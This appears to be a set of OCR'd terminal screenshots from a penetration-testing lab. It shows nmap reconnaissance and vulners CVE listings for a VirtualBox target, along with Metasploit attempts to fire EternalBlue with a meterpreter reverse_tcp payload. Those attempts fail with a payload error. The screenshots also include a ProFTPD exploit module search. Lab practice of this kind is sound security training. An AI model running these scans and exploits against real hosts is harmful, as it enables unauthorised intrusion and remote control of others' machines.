|       CVE-2016-10011  5.5     https://vulners.com/cve/CVE-2016-10011
|       1337DAY-ID-25388        5.5     https://vulners.com/zdt/1337DAY-ID-25388        *EXPLOIT*
|       PACKETSTORM:181223      5.3     https://vulners.com/packetstorm/PACKETSTORM:181223      *EXPLOIT*
|       MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-        5.3     https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-
SSH-SSH_ENUMUSERS-      *EXPLOIT*
|       EDB-ID:45939    5.3     https://vulners.com/exploitdb/EDB-ID:45939      *EXPLOIT*
|       EDB-ID:45233    5.3     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       CVE-2018-20685  5.3     https://vulners.com/cve/CVE-2018-20685
|       CVE-2018-15919  5.3     https://vulners.com/cve/CVE-2018-15919
```




```
File  Actions  Edit  View  Help
3A24B633A       *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354
A2C38071A       *EXPLOIT*
|       1337DAY-ID-36298        10.0    https://vulners.com/zdt/1337DAY-ID-36298        *EXPLOIT*
|       1337DAY-ID-23720        10.0    https://vulners.com/zdt/1337DAY-ID-23720        *EXPLOIT*
|       1337DAY-ID-23544        10.0    https://vulners.com/zdt/1337DAY-ID-23544        *EXPLOIT*
|       CVE-2023-51713  7.5     https://vulners.com/cve/CVE-2023-51713
|       CVE-2021-46854  7.5     https://vulners.com/cve/CVE-2021-46854
|       CVE-2020-9272   7.5     https://vulners.com/cve/CVE-2020-9272
|       CVE-2019-19272  7.5     https://vulners.com/cve/CVE-2019-19272
|       CVE-2019-19271  7.5     https://vulners.com/cve/CVE-2019-19271
|       CVE-2019-19270  7.5     https://vulners.com/cve/CVE-2019-19270
|       CVE-2019-18217  7.5     https://vulners.com/cve/CVE-2019-18217
|       CVE-2016-3125   7.5     https://vulners.com/cve/CVE-2016-3125
|       CVE-2023-48795  5.9     https://vulners.com/cve/CVE-2023-48795
|       CVE-2017-7418   5.5     https://vulners.com/cve/CVE-2017-7418
|       SSV:61050       5.0     https://vulners.com/seebug/SSV:61050    *EXPLOIT*
|       CVE-2013-4359   5.0     https://vulners.com/cve/CVE-2013-4359
|       EDB-ID:36803    0.0     https://vulners.com/exploitdb/EDB-ID:36803      *EXPLOIT*
|_      EDB-ID:36742    0.0     https://vulners.com/exploitdb/EDB-ID:36742      *EXPLOIT*
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.6.1p1:
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0    https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E94
3A24B633A       *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354
A2C38071A       *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2016-1908   9.8     https://vulners.com/cve/CVE-2016-1908
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-806
4A1575B23       *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8D
B5379A623       *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE
89F3927EC       *EXPLOIT*
|       5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A    9.8     https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B
2219DB27A       *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B
9E2D1B587       *EXPLOIT*
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       PACKETSTORM:140070      7.8     https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6
BA71FAE29334297EC0B6A09 *EXPLOIT*
|       CVE-2020-15778  7.8     https://vulners.com/cve/CVE-2020-15778
|       CVE-2016-10012  7.8     https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325   7.8     https://vulners.com/cve/CVE-2015-8325
|       1337DAY-ID-26494        7.8     https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       PACKETSTORM:173661      7.5     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    7.5     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF
0523F3807       *EXPLOIT*
|       EDB-ID:40888    7.5     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2016-6515   7.5     https://vulners.com/cve/CVE-2016-6515
|       CVE-2016-10708  7.5     https://vulners.com/cve/CVE-2016-10708
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       CVE-2016-10009  7.3     https://vulners.com/cve/CVE-2016-10009
|       SSV:92582       7.2     https://vulners.com/seebug/SSV:92582    *EXPLOIT*
```



File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.58
RHOSTS ⇒ 192.168.1.58
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.249
LHOST ⇒ 192.168.1.249
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[-] 192.168.1.58:445 - Exploit failed: windows/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
RHOSTS 192.168.1.58 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.249 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[-] Invalid module index: 0
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[-] 192.168.1.58:445 - Exploit failed: windows/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
Screenshot taken
View image



File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 39.08 seconds
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View missing module options with show missing
dBBBBBBb dBBBP dBBBBBBP dBBBBBb . o
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB
dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP
dB' dBP dB'.BP
| dBP dBBBB' dBP dB'.BP dBP dBP
--o-- dBP dBP dBP dB'.BP dBP dBP
| dBBBBP dBP dBBBBP dBBBBP dBP dBP
To boldly go where no
shell has gone before
=[metasploit v6.4.34-dev]
+ -- --=[2461 exploits - 1267 auxiliary - 431 post]
+ -- --=[1471 payloads - 49 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.58
RHOSTS ⇒ 192.168.1.58
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.249
LHOST ⇒ 192.168.1.249
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[-] 192.168.1.58:445 - Exploit failed: windows/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
RHOSTS 192.168.1.58 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
Screenshot taken
View image





```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sS A -v 192.168.1.58
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 03:12 CST
Failed to resolve "A".
Initiating ARP Ping Scan at 03:12
Scanning 192.168.1.58 [1 port]
Completed ARP Ping Scan at 03:12, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:12
Completed Parallel DNS resolution of 1 host. at 03:12, 0.00s elapsed
Initiating SYN Stealth Scan at 03:12
Scanning 192.168.1.58 [1000 ports]
Discovered open port 3306/tcp on 192.168.1.58
Discovered open port 8080/tcp on 192.168.1.58
Discovered open port 80/tcp on 192.168.1.58
Discovered open port 21/tcp on 192.168.1.58
Discovered open port 22/tcp on 192.168.1.58
Discovered open port 445/tcp on 192.168.1.58
Discovered open port 631/tcp on 192.168.1.58
Completed SYN Stealth Scan at 03:12, 4.53s elapsed (1000 total ports)
Nmap scan report for 192.168.1.58
Host is up (0.00044s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.74 seconds
           Raw packets sent: 1994 (87.720KB) | Rcvd: 12 (500B)

┌──(kali㉿kali)-[~]
└─$ nmap -p 8180 --script vuln 192.168.1.58
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 03:13 CST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.58
Host is up (0.0021s latency).

PORT     STATE    SERVICE
8180/tcp filtered unknown
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 39.08 seconds
```



File Actions Edit View Help
Nmap scan report for 192.168.1.107
Host is up (0.00089s latency).
MAC Address: 2C:58:B9:0C:4A:51 (Unknown)
Nmap scan report for 192.168.1.108
Host is up (0.00059s latency).
MAC Address: 2C:58:B9:0E:76:20 (Unknown)
Nmap scan report for 192.168.1.109
Host is up (0.00047s latency).
MAC Address: 2C:58:B9:0E:75:E1 (Unknown)
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
MAC Address: 2C:58:B9:0E:76:F8 (Unknown)
Nmap scan report for 192.168.1.111
Host is up (0.00099s latency).
MAC Address: 2C:58:B9:0E:75:8D (Unknown)
Nmap scan report for 192.168.1.112
Host is up (0.00094s latency).
MAC Address: 2C:58:B9:0C:49:F7 (Unknown)
Nmap scan report for 192.168.1.113
Host is up (0.00073s latency).
MAC Address: D0:AD:08:5A:49:38 (Unknown)
Nmap scan report for 192.168.1.114
Host is up (0.00096s latency).
MAC Address: 2C:58:B9:0E:73:6F (Unknown)
Nmap scan report for 192.168.1.115
Host is up (0.00088s latency).
MAC Address: 2C:58:B9:0C:4A:77 (Unknown)
Nmap scan report for 192.168.1.116
Host is up (0.00083s latency).
MAC Address: 2C:58:B9:0E:77:30 (Unknown)
Nmap scan report for 192.168.1.117
Host is up (0.00076s latency).
MAC Address: 2C:58:B9:0C:EC:5E (Unknown)
Nmap scan report for 192.168.1.118
Host is up (0.00070s latency).
MAC Address: 2C:58:B9:0C:49:2F (Unknown)
Nmap scan report for 192.168.1.119
Host is up (0.00064s latency).
MAC Address: 2C:58:B9:0E:76:3F (Unknown)
Nmap scan report for 192.168.1.120
Host is up (0.00072s latency).
MAC Address: 2C:58:B9:0E:73:6A (Unknown)
Nmap scan report for 192.168.1.121
Host is up (0.0010s latency).
MAC Address: 2C:58:B9:0E:75:16 (Unknown)
Nmap scan report for 192.168.1.122
Host is up (0.00057s latency).
MAC Address: 2C:58:B9:0E:75:D5 (Unknown)
Nmap scan report for 192.168.1.123
Host is up (0.00076s latency).
MAC Address: 2C:58:B9:0E:75:AA (Unknown)
Nmap scan report for 192.168.1.126
Host is up (0.00057s latency).
MAC Address: D0:AD:08:59:E7:44 (Unknown)
Nmap scan report for 192.168.1.127
Host is up (0.00051s latency).
MAC Address: 2C:58:B9:0C:35:31 (Unknown)
Screenshot taken
View image
Error: Session expired
Sign In



hacker@vbox: ~/Downloads/nessus
File Actions Edit View Help
hacker@vbox: ~/Downloads/nessus
hacker@vbox: ~/Downloads/nessus
msfconsole
Metasploit tip: Use help <command> to learn more about any command
METASPLOIT by Rapid7
EXPLOIT
msf >
RECON
LOOT
PAYLOAD
=[metasploit v6.4.18-dev
+ -- --=[2437 exploits - 1255 auxiliary - 429 post
+ -- --=[1468 payloads - 47 encoders - 11 nops
+ -- --=[9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ProFTPD
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/misc/netsupport_manager_agent 2011-01-08 average No NetSupport Manager Agent Remote Buffer Overflow
1 exploit/linux/ftp/proftp_sreplace 2006-11-26 great Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2 _ target: Automatic Targeting . . . .
3 _ target: Debug . . . .
4 _ target: ProFTPD 1.3.0 (source install) / Debian 3.1 . . . .
5 exploit/freebsd/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6 _ target: Automatic Targeting . . . .
7 _ target: Debug . . . .
8 _ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) . . . .
9 exploit/linux/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)

